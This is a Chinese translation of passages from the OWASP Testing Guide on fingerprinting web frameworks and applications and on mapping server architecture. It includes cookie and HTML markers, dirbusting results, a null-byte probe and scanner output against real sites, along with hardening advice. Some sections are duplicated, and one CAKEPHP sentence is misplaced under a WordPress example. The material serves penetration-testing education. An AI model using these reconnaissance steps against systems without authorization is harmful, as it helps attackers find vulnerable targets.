Date: Sat, 07 Sep 2013 09:22:52 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16-1~dotdeb.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Swiftlet
```

Cookies

另一个类似的，有时候更加可靠来决定当前web框架的是与其相关的框架特定cookies。

考虑如下HTTP请求：

```
GET /cake HTTP/1.1
Host: defcon-moscow.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: CAKEPHP=rm72kprivgmau5fmjdesbuqi71;
Connection: keep-alive
Cache-Control: max-age=0
```

cookie CAKEPHP 被自动设置了，提示了我们使用的框架信息。常见cookies名字列表在下文常见框架章节中列出。限制条件与前者相同，可能cookie名字被改变。例如所标示的 CakePHP 框架能通过下面配置改变（摘自core.php）。

```
/**
 * The name of CakePHP's session cookie.
 *
 * Note the guidelines for Session names states: "The session name references
 * the session id in cookies and URLs. It should contain only alphanumeric
 * characters."
 * @link http://php.net/session_name
 */
Configure::write('Session.cookie', 'CAKEPHP');
```

然而cookies不像X-Powered-By头那样可能变化，所以这个方法被认为更加可靠

HTML 源代码

这个技巧基于在HTML页面源代码中找到某一模板。我们常常能找到许多信息来帮助测试者辨认出一个特定web框架。一个通常的标志是HTML注释常常导致框架暴露。更常见的是某一框架相关的路径被发现，比如框架相关的css链接，js脚本目录。最后特定脚本变量也可能揭露特定框架。

从下面的截图我们可以通过上文提到的标记轻松发现使用的框架和他的版本。注释、特殊路径和脚本变量都能帮助攻击者迅速识别web应用框架 (OTG-INFO-008)

速发现这是一个ZK框架的实例。

```

13 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zk.wpd" charset="UTF-8"></script>
14 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.lang.wpd" charset="UTF-8"></script>
15 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zuljs.jsp.js" charset="UTF-8"></script>
16 <!-- ZK 6.5.1.1 EE 2012121311 -->
17 <script class="z-runonce" type="text/javascript">//<![CDATA[
18 zkopt({to:660});//]]>
19 </script><script type="text/javascript">
20         zUtl.progressbox = function(id, msg, mask, icon, _opts) {
21             if (mask && zk.Page.contained.length) {
22                 for (var c = zk.Page.contained.length, e = zk.Page.contained[--c]; e; e = zk.Page.contained[--c]) {

```

这些信息很大可能存在于 `<head></head>` 标签之间，在 `<meta>` 标签内或者页面最后。无论如何，推荐检查整个文档，因为这也能有益于其他目的，比如寻找其他有用注释和隐藏表单字段。有时候，web开发者并不关心隐藏关于框架的信息。所以有时候你可能在页面底下发现如下信息：

Built upon the Banshee PHP framework v3.1

常见框架

Cookies

框架	Cookie 名称
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session

HTML 源代码

通用标记

%framework_name%
powered by
built upon
running

特定标志

框架	关键字
Adobe ColdFusion	<!-- START headerTags.cfm
Microsoft ASP.NET	__VIEWSTATE
ZK	<!-- ZK
Business Catalyst	<!-- BC_OBNW -->
Indexhibit	ndxz-studio

特定文件和目录

每个特定框架都有不同特定文件和目录。推荐在渗透测试过程中自己搭建安装相关框架以便于更好理解框架的基础结构和明确服务器上的遗留文件。一些有用的文件类表已经存在，比如FuzzDB的预测文件和文件夹的字典

(<http://code.google.com/p/fuzzdb/>) 。

测试工具

下面展示了一系列通用和知名的测试工具列表。除了框架识别外他们还有许多其他功能。

WhatWeb

网站: <http://www.morningstarsecurity.com/research/whatweb>

现在市场上最好的识别工具之一。默认包括在[Kali Linux]之中。语言: Ruby 使用下面技巧匹配指纹库：

- 字符串（大小写敏感）
- 正则表达式
- Google Hack数据库查询（有限关键字组）
- MD5哈希值
- URL 识别
- HTML 标签模式
- 自定义ruby代码，被动和主动操作.

下面的截屏展现一个输出样例：

```

File Edit View Terminal Help
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Sc
ript, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache],
Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6
be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW
ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Sc
ript, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache],
Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], C
ookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Desig
n], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$ 
```

BlindElephant

网站: <https://community.qualys.com/community/blindelephant>

这个优秀的工具工作原理是基于不同版本的静态文件校验和，他提供了一个非常高质量的识别指纹库。语言: Python

一个成功识别的输出样例：

```

pentester$ python BlindElephant.py http://my_target drupal
Loaded /Library/Python/2.7/site-packages/blindelephant/dbs/drupal.pkl with 145 versions, 478 differentiating paths, and
Starting BlindElephant fingerprint for version of drupal at http://my_target

Hit http://my_target/CHANGELOG.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint. 527b085a3717bd691d47713dff74acf4

Hit http://my_target/INSTALL.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint. 14dfc133e4101be6f0ef5c64566da4a4

Hit http://my_target/misc/drupal.js

```


```
Possible versions based on result: 7.12, 7.13, 7.14

Hit http://my_target/MAINTAINERS.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint. 36b740941a19912f3fdbfccaa08ca

Hit http://my_target/themes/garland/style.css
Possible versions based on result: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14

...
Fingerprinting resulted in:
7.14

Best Guess: 7.14
```




Wappalyzer

网站: <http://wappalyzer.com>

Wappalyzer是一个Firefox和Chrome插件。他只依赖于正则表达式，只需要一个浏览器上载入的页面就能工作。在浏览器层面工作并用图表形式给出结果。尽管有时候他会误报，但是在浏览一个网页后立刻能组织出目标站点使用技术信息也非常有用。

下面截图展示了一个输出样例：



参考资料

白皮书

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/httpprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

整改措施

通用的建议是使用上面描述的工具并查看日志理解攻击者如何暴露web框架。通过多次扫描修改隐藏框架操作，达到一个较好的安全等级和保证框架不会被自动化扫描检测出来。下面是一些关于框架标志位置的特定建议和一些额外的有趣的方法。

HTTP 头

检查配置和禁止或者混淆所有会暴露信息的HTTP头。这里有一篇有趣的文章关于使用NetScaler混淆HTTP头的文章：
<http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-header-using-netscaler.html>

Cookies

推荐通过修改相关配置文件来改变cookie名称。

HTML 源代码

手动检查HTML代码内容，移除所有明显指向框架的内容。

通用指南：

- 确保没有暴露框架可视标记；
- 移除不需要的注释（版权，bug信息，特定框架注释）；
- 移除生成的元标签；
- 使用公司自己的css和js脚本文件，不要存放在框架相关的目录；
- 不要使用页面默认的脚本，如果必须使用，混淆他们。

特定文件和目录

通用指南：

- 在服务器上移除所有不需要的和无用的文件。这意味着也包括会暴露版本信息的文本文件和安装文件。
- 使用404错误响应来限制从外部访问其他文件。例如这可以通过修改htaccess文件，加入重写规则 RewriteCond 和 RewriteRuleRestrict。例如，限制两个常见的WordPress文件夹的例子如下：

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [OR]
RewriteCond %{REQUEST_URI} /wp-admin/$
RewriteRule $ /http://your_website [R=404,L]
```

当然，这不是唯一限制访问的方法，有相关特定框架的插件存在来自动化这个过程。一个WordPress的例子是StealthLogin (<http://wordpress.org/plugins/stealth-login-page>)。

其他措施

通用指南：

- 校验和管理
 - 这个措施的目的是打败基于校验和的扫描器以及不让他们通过哈希值暴露文件。通常有两个方法进行校验和管理：
 - 改变这些文件存在的位置（就是将他们移动到另一个文件夹，或者重命名文件夹）
 - 修改文件内容 - 甚至细微的修改就能导致完全不同的哈希值，所以在文件末尾添加单个字节应该不是一个大问题。
- 制造混乱
 - 有个有趣且有效的方法需要从添加其他框架的伪装文件来愚弄工具盒混乱攻击者。但需要注意不要覆盖存在的文件和目录破坏现有框架。

识别Web应用程序 (OTG-INFO-009)

综述

其实没有什么新鲜的事，几乎每个想开发的web应用基本都已经被开发过了。在世界上存在着巨大数量的免费和开源软件项目正在被积极开发和部署，很有可能一个应用安全测试将面对一个目标站点是完全或者部分依赖这些知名的应用程序（如 Wedpress, phpBB, Mediawiki等等）。了解即将被测试的web应用组件将极大帮助测试过程，也会减少测试开销。这些知名的web应用程序拥有已知的HTML头，cookies，和目录结构可以被枚举来鉴别这些应用。

测试目标

鉴别Web应用程序和其版本来确定已知漏洞和可能的利用方式。

如何测试

Cookies

一个相当可靠的方法来测试web应用是检查应用特定的cookies。

考虑如下HTTP请求：

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
**Cookie: wp-settings-time-1=1406093286; wp-settings-time-2=1405988284**
DNT: 1
Connection: keep-alive
Host: blog.owasp.org
```

cookie CAKEPHP 被自动设置，指明了我们框架信息。在常见应用识别章节我们会列举一系列常见的cookies名称。不过，cookie名称还是有可能被改变的。

HTML 源代码

这个技巧基于在HTML页面源代码中搜寻特征模式。通常我们能找到许多能帮助测试者识别特定web应用的信息。一个常见的地方是HTML注释直接暴露了应用信息。更常见的是应用相关的路径信息，比如链接特定应用css或者js目录。最后，特定的脚本变量也能指明特定的应用信息。

从下面的元标签，我们能轻易发现网站使用的应用程序和其版本。注释、特定路径和脚本变量都能帮助攻击者快速确定应用实例。

```
<meta name="generator" content="WordPress 3.9.2" />
```

更常见的是这些信息往往能在 `<head></head>` 标签，`<meta>` 标签或页面底部发现。无论如何，推荐检查整个文档因为这也有助于检查有用的注释和隐藏字段。

特定文件和路径

除了从HTML源代码里面收集到的信息，还有个方法能极大帮助攻击者确定应用程序。每个应用都有自己特定的文件和目录结构。事实表明我们能从HTML页面源代码中找到特定的路径信息，有时候他们并没有在代码中明显出现，但是仍然遗留在

服务器上。

为了发现他们，一个叫dirbusting的技巧被使用。Dirbusting是通过预测目录和文件名称并监视HTTP响应来暴力破解一个目标枚举服务内容。这些信息也可以用在发现默认文件和攻击系统以及识别web应用之中。Dirbusting可以通过很多方法实现，下面的例子展示了一个成功的攻击，通过Burp Suite的intruder功能和预先定义的列表来攻击一个基于WordPress的站点。

Request ▲	Payload	Status	Error	Timeout	Length
1	wp-includes/	403	<input type="checkbox"/>	<input type="checkbox"/>	383
2	wp-admin/	302	<input type="checkbox"/>	<input type="checkbox"/>	396
3	wp-content/	200	<input type="checkbox"/>	<input type="checkbox"/>	181

我们能发现一些WordPress特定的目录（比如，/wp-includes/，/wp-admin/和/wp-content/）的HTTP响应是403（禁止访问），302（找到，并重定向到wp-login.php）和200（OK）。这很好指明了站点是基于WordPress开发的。同样的方法我们能暴力列举不同的应用插件目录和他们的版本信息。在下面的截图中，我们能发现一个典型的Drupal插件的CHANGELOG文件，这提供了应用程序的信息，并暴露了一个漏洞插件版本。

```

/sites/all/modules/botcha/CHANGELOG.txt
Часто посеща... Начальная стра...
botcha 7.x-1.5, 2012-01-09
-----
[#1833378] Disabled unstable _botcha_recipe4() (Honeypot)

botcha 7.x-1.4, 2012-01-08
-----
[#1637548] Fixed "Undefined variable: path in _botcha_url()"
[#1694962] Fixed "Undefined index: xxxx_name in botcha_form_alter_botcha()"
[#1788978] by Staratel: Move rule action to group BOTCHA
[NOISSUE] Added _POST and _GET to loglevel 5
[NOISSUE] Added _SERVER to loglevel 5
[NOISSUE] Added honeypot_js_css2field recipe
[#1800406] by drclaw: Fixed array merge error in _form_set_class()
[#1800532] by drclaw: Fixed JS errors in IE7

botcha 7.x-1.0, 2012-05-02
-----
[#1045192] Port to D7
[#1510082] Fixed form rebuild was not happening properly - D7 ignores global $conf['cache'] and needs $form_state| [NOISSUE] Removed global $conf['cache'] = 0, all notes on performance and caching
[NOISSUE] Reworked "Form session reuse detected" message, added "Please try again..."|
[NOISSUE] Copied some goodies from CAPTCHA, added update_7000 to rename form ids in BOTCHA points
[#1075722] Cleanup, looks like sessions are handled properly for D7 (different from D6)
[#1511034] Fixed "Undefined variable t in botcha_install line 117"
[#1511042] Added configure path to botcha.info
[#1534350] Fixed comments crash (due to remnant D6 hack)
[NOISSUE] Refactoring: Allow named recipe books other than 'default'; Use form_state to pass '#botcha' value
[NOISSUE] Fixed lost recipe selector for add new on BOTCHA admin page
[NOISSUE] Remove Captcha integration text from help if Captcha module is not present
[NOISSUE] Remove hole in user_login_block protection when accessed via /admin/ path
[NOISSUE] Reworked _form_alter and _form_validate workings to allow clean reset of default values
[NOISSUE] Added simple honeypot recipe suitable for simpletest (no JS)
[NOISSUE] Added simpletest test cases
[#1544124] Fixed drush crash in rules integration due to API changes in rules 7.x-2.x

```

小提示：在开始暴力枚举前，推荐先检查robots.txt文件。有时候应用特定的目录和其他敏感信息也能在这里发现。下面是这样的一个例子截图：



每个特定框架都有不同特定文件和目录。推荐在渗透测试过程中自己搭建安装相关框架以便于更好理解框架的基础结构和明确服务器上的遗留文件。一些有用的文件类表已经存在，比如FuzzDB的预测文件和文件夹的字典（<http://code.google.com/p/fuzzdb/>）。

常见应用识别

Cookies

框架	Cookie 名称
phpBB	phpbb3_
Wordpress	wp-settings
1C-Bitrix	BITRIX_
AMPcms	AMP
Django CMS	django
DotNetNuke	DotNetNukeAnonymous
e107	e107_tz
EPiServer	EPiTrace, EPiServer
Graffiti CMS	graffitibot
Hotaru CMS	hotaru_mobile
ImpressCMS	ICMSession
Indico	MAKACSESSION
InstantCMS	InstantCMS[logdate]
Kentico CMS	CMSPreferredCulture
MODx	SN4[12symb]
TYPO3	fe_typo_user
Dynamicweb	Dynamicweb
LEPTON	lep[some_numeric_value]+sessionid
Wix	Domain=.wix.com
VIVO	VivoSessionId

HTML 源代码

应用	关键字
Wordpress	<meta name="generator" content="WordPress 3.9.2" />
phpBB	<body id="phpbb"
Mediawiki	<meta name="generator" content="MediaWiki 1.21.9" />
Joomla	<meta name="generator" content="Joomla! - Open Source Content Management" />
Drupal	<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
DotNetNuke	DNN Platform - http://www.dnnsoftware.com

测试工具

下面展示了一系列通用和知名的测试工具列表。除了框架识别外他们还有许多其他功能。

WhatWeb

网站: <http://www.morningstarsecurity.com/research/whatweb>

现在市场上最好的识别工具之一。默认包括在[Kali Linux]之中。语言: Ruby 使用下面技巧匹配指纹库：

- 字符串（大小写敏感）
- 正则表达式
- Google Hack数据库查询（有限关键字组）
- MD5哈希值
- URL 识别
- HTML 标签模式
- 自定义ruby代码，被动和主动操作。

下面的截屏展现一个输出样例：

```

File Edit View Terminal Help
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$ 
```

BlindElephant

网站: <https://community.qualys.com/community/blindelephant>

这个优秀的工具工作原理是基于不同版本的静态文件校验和，他提供了一个非常高质量的识别指纹库。语言: Python

一个成功识别的输出样例：

```

pentester$ python Blindelephant.py http://my_target drupal
Loaded /Library/Python/2.7/site-packages/blindelephant/dbs/drupal.pkl with 145 versions, 478 differentiating paths, and
Starting Blindelephant fingerprint for version of drupal at http://my_target

Hit http://my_target/CHANGELOG.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint. 527b085a3717bd691d47713dff74acf4

Hit http://my_target/INSTALL.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint. 14dfc133e4101be6f0ef5c64566da4a4


Hit http://my_target/misc/drupal.js
Possible versions based on result: 7.12, 7.13, 7.14

Hit http://my_target/MAINTAINERS.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint. 36b740941a19912f3fdbfcc7caa08ca

Hit http://my_target/themes/garland/style.css
Possible versions based on result: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14

...
Fingerprinting resulted in:
7.14

```



Wappalyzer

网站: <http://wappalyzer.com>

Wappalyzer是一个Firefox和Chrome插件。他只依赖于正则表达式，只需要一个浏览器上载入的页面就能工作。在浏览器层面工作并用图表形式给出结果。尽管有时候他会误报，但是在浏览一个网页后立刻能组织出目标站点使用技术信息也非常有用。

下面截图展示了一个输出样例：

参考资料

白皮书

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/httpprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

整改措施

通用的建议是使用上面描述的工具并查看日志理解攻击者如何暴露web框架。通过多次扫描修改隐藏框架操作，达到一个较好的安全等级和保证框架不会被自动化扫描检测出来。下面是一些关于框架标志位置的特定建议和一些额外的有趣的方法。

HTTP 头

检查配置和禁止或者混淆所有会暴露信息的HTTP头。这里有一篇有趣的文章关于使用NetScaler混淆HTTP头的文章：
<http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-header-using-netscaler.html>

Cookies

推荐通过修改相关配置文件来改变cookie名称。

HTML 源代码

手动检查HTML代码内容，移除所有明显指向框架的内容。

通用指南：

- 确保没有暴露框架可视标记；
- 移除不需要的注释（版权，bug信息，特定框架注释）；
- 移除生成的元标签；
- 使用公司自己的css和js脚本文件，不要存放在框架相关的目录；
- 不要使用页面默认的脚本，如果必须使用，混淆他们。

特定文件和目录

通用指南：

- 在服务器上移除所有不需要的和无用的文件。这意味着也包括会暴露版本信息的文本文件和安装文件。
- 使用404错误响应来限制从外部访问其他文件。例如这可以通过修改htaccess文件，加入重写规则 RewriteCond 和 RewriteRuleRestrict。例如，限制两个常见的WordPress文件夹的例子如下：

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [OR]
RewriteCond %{REQUEST_URI} /wp-admin/$
RewriteRule $ /http://your_website [R=404,L]
```

当然，这不是唯一限制访问的方法，有相关特定框架的插件存在来自动化这个过程。一个WordPress的例子是StealthLogin (<http://wordpress.org/plugins/stealth-login-page>)。

其他措施

通用指南：

- 校验和管理
 - 这个措施的目的是打败基于校验和的扫描器以及不让他们通过哈希值暴露文件。通常有两个方法进行校验和管理：
 - 改变这些文件存在的位置（就是将他们移动到另一个文件夹，或者重命名文件夹）
 - 修改文件内容 - 甚至细微的修改就能导致完全不同的哈希值，所以在文件末尾添加单个字节应该不是一个大问题。
- 制造混乱
 - 有个有趣且有效的方法需要从添加其他框架的伪装文件来愚弄工具盒混乱攻击者。但需要注意不要覆盖存在的文件和目录破坏现有框架。

映射应用架构 (OTG-INFO-010)

综述

错综复杂相互连通的web网络环境可能包括数以百计的web应用，这也使得配置管理和审查变成测试中的一个基本步骤，需要在每个应用中实施。事实上，只需一个漏洞就能破坏整个基础设施的安全。甚至于一个微小的，看似不重要的问题能在相同服务器上的另一个应用中演化成严重的风险。

为了定位这些问题，实施深入的配置和已知安全问题审查时极其重要的。在实施深入评审之前，有必要映射网络和应用架构。每一个构成整个网络架构的不同元素都需要了解，并弄清楚他们是如何与web应用交互的，以及他们将对安全造成何种影响。

如何测试

映射应用架构

映射应用架构需要通过测试来发现不同的构成应用的元件。在一些小型结构中，比如简单的基于CGI的应用，是单个服务器被用来运行web服务器，可能在上面会执行C、perl或者Shell CGI脚本，也许也有认证机制。

在一些更加复杂的结构中，比如一个在线银行系统，可能涉及到多个服务器。他们可能包括一个反向代理服务器，一个前端web服务器，一个应用程序服务器和一个数据库服务器或LDAP服务器。每个服务器都有不同的用途，可能被划分成不同网络，之间还存在着防火墙。这创建了不同DMZ区域以便获得web服务器的权限也不能获得认证服务器的远程用户权限。如此不同元素即使被攻破沦陷也会被孤立，不会造成整个架构被控制。

获得应用架构的知识可能会很简单，如果这些信息已经在应用开发者用文档形式或访谈方式提供给测试团队。但是这些信息往往在一无所知的渗透测试中很难获得。

在后一种情况中，测试者往往从一个简单的架构开始做假设（比如单个服务器）。接着，从其他测试中接收信息并推断出不同的元素，质疑先前的假设，拓展架构图。测试者可能从询问简单的问题开始，如“服务器是否有防火墙保护？”。这些问题的结果可能基于网络扫描结果和分析网络边界服务器端口过滤情况（无应答或ICMP不可达），或者服务器直接接入互联网的结果（如向所有非开放端口返回RST包）得出。这些分析也能通过网络数据包测试加强来判断防火墙类型。如这是否是一个状态防火墙或者只是路由器上的接入过滤策略？如何被配置？是否能绕过？

检测在web服务器前面的反向代理可以通过分析web服务器标志来判断，这可能直接暴露反向代理的存在（例如，返回“WebSEAL”[1]）。这也能够通过向服务器发送请求并对比服务器应答和期望应答来判断。例如，一些反向代理会充当入侵防护系统（IPS）或网络防火墙角色，来阻挡针对服务器的一些已知攻击手段。使用一些常见的Web攻击，就像一些CGI扫描器发送的一些请求，如果已知web服务器应该对这些不可用资源的请求做出404消息应答，但是事实上却返回了一个不同的错误信息，这暗示了可能有反向代理的存在（或者应用层防火墙WAF存在），他们往往会过滤请求，并返回另一个不同的错误页面。另一个例子是，如果web服务器返回一系列可用的HTTP方法（包括TRACE），但是这些方法请求却发生了错误，这可能意味着中间有设备阻挡了他们。

在一些例子中，甚至防护系统会直接给出自己信息：

```
GET /web-console/ServerInfo.jsp%00 HTTP/1.0
HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83

<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```

Check Point Firewall-1 NG 安全服务器正在保护web服务器的例子

反向代理也能作为代理缓存服务器来增加后台应用的性能。可以通过服务器头来发现这些代理。也能通过请求时间来判断，比较一系列缓存的请求和最初的请求响应时间来发现反向代理。

另一个能被检测到的系统是网络负载均衡设备。通常情况下，这些系统会通过不同的算法来将TCP/IP端口请求分配给多个服务器（轮询，web服务器负载情况，请求数量等算法）。因此检测这种架构需要检查多个请求是否被发送到相同或不同服务器上。例如，如果服务器时钟不同步可以基于Data头来判断。在一些案例中，网络负载设备可能会在HTTP头上加入新的信息来帮助他区分请求，比如AltomP cookie被Nortel的Alteon WebSystems负载均衡引入。

应用服务器通常是最容易检测的。一些资源的请求被应用服务器自己处理（不是web服务器），返回的请求头往往不同（包括不同或者额外的应答头部的值）。另一个探测这些服务器的方法是检测web服务器是否设置暗示应用服务器的cookies值（比如一些J2EE服务器提供的JSESSIONID），或者检测是否有重写URL情况来自动进行会话追踪。

认证后台（比如LDAP目录，相关数据库，或者RADIUS服务器）往往很难从外部简单检测到，因为他们往往被应用本身隐藏。

判断后端数据库可以通过浏览应用简单实现。如果有任意即时生成的动态页面，那么他们往往是应用从通过数据库排序中抓取出来的。有时候这样的信息可能揭示出后段数据库的存在。例如一个在线商店应用使用序号鉴别（id）不同的文章。但是在对应用进行盲测时，后台数据库的情况往往是能够获得的，往往通过应用中的某些漏洞接口，比如糟糕的异常处理或者对于SQL注入的反馈。

参考资料

- [1] WebSEAL, 也叫做 Tivoli Authentication Manager, 是一个来自IBM的反向代理，也是Tivoli 框架的一部分。
- [2] 有一些Apache的图形界面管理工具，但是他们并没有广泛使用。

配置以及部署管理测试

理解运行web应用程序的服务器的部署配置几乎与应用安全测试本身同样重要。毕竟应用链的安全强度取决于它最弱的环节。应用程序平台是宽广和多变的，但是一些关键平台配置错误可以攻破应用程序，同样的方法，一个不安全的应用也能导致服务器被攻破。

为了评估应用程序平台是否已经准备就绪，应用配置管理测试包括如下章节：

- 网络基础设施配置测试 (OTG-CONFIG-001)
- 应用平台配置管理测试 (OTG-CONFIG-002)
- 文件扩展名处理测试 (OTG-CONFIG-003)
- 备份、未链接文件测试 (OTG-CONFIG-004)
- 枚举管理接口测试 (OTG-CONFIG-005)
- HTTP方法测试 (OTG-CONFIG-006)
- HTTP严格传输安全测试 (OTG-CONFIG-007)
- 应用跨域策略测试 (OTG-CONFIG-008)

测试网络基础设施配置 (OTG-CONFIG-001)

综述

互相联系又多种多样的web服务器基础设施造成了内在固有的复杂情况，包括了数以百计的web应用，这使配置管理和审查变成了测试和部署每一个应用的基础步骤。只需要一个漏洞就能破坏整个基础设施的安全性，有时甚至一下很小的看上去不太重要的问题也可能进化成针对同一个服务器上另一个应用的严重威胁。为了找出这些问题，在已经弄清楚整个架构的情况下，做一个对已知安全问题和配置的深入审查是非常重要的。

为了保证自身应用的安全，web服务器基础设施的正确配置管理是十分重要的。如果其中一些元素，如web服务器软件，后台数据库服务器或者一些认证服务器没有被正确审查和加固，那么他们可能就会引入不希望看到的风险或者引入新的可能导致应用本身被攻破的漏洞。

举例说明，一个web服务器漏洞允许远程攻击者获得应用本身的源代码（一个在web服务器和应用服务器上发生很多次的漏洞）可能导致应用被攻破，因为匿名用户可以使用源代码中暴露出来的信息来对应用和他的用户进行攻击。

下面的步骤可能在使用在测试配置管理基础设置中：

- 组成基础设施的不同元素应该被确定，并弄清楚他们是如何与web应用相互交互工作的以及他们会对安全造成如何影响。
- 所有组成基础设施的元素都应该被审查，保证他们未包含任何一直漏洞。
- 维护这些所有不同的管理员工具需要被审查。
